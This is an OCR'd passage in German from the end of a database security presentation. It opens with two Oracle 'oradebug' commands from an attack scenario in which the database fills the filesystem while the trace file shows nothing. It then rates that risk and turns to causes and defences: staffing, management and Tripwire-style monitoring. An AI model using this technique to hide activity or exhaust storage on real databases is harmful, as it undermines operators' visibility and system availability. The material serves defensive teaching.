Sql>oradebug flush
Sql>oradebug close_trace
```

Schutz – Gut möglich
Schadenspunkte – Hoch
Hacker Aufwand – Gering

DB füllt das Filesystem auf, im der Datei sieht man aber nichts mehr!

Unrealistische Szenarien?

=> Hoher Kostendruck

=> Lange Outsourcing Ketten

=> Fallendes Knowhow

=> Fehlende Firmenidentität


Firmen interner Sicherheitsanspruch

Kostendruck/ Betriebsklima
Dienstleister Stress

Wie schützen?

- Vertrauensvolles Personal
  - Loyal
  - Gut ausgebildet
  - Gut bezahlt
  - Nicht überarbeitet
- Verständnisvolles Management
  - Sicherheit kostet Mühe => Kosten
  - Sicherheit gilt für alle => Stichwort iPhone für den Chef!
- Effektives Monitoring – Früherkennungssysteme
  - Stichwort IDS wie unter Linux Tripwire
  - Proaktiv auf Veränderungen reagieren

Wann fangen Sie an sich Sorgen zu machen?




Quellen

- Viele schmerzliche Fehler bei der täglichen Arbeit
- Diskussionen mit Sicherheitsexperten wie Alexander Kornburst

- Oracle Dokumentation und Support Portal

- https://www.pipperr.de/dokuwiki/doku.php



- Wieder mal eine andere Script Library
  - https://orapowershell.codeplex.com/

- Bildmaterial : https://pixabay.com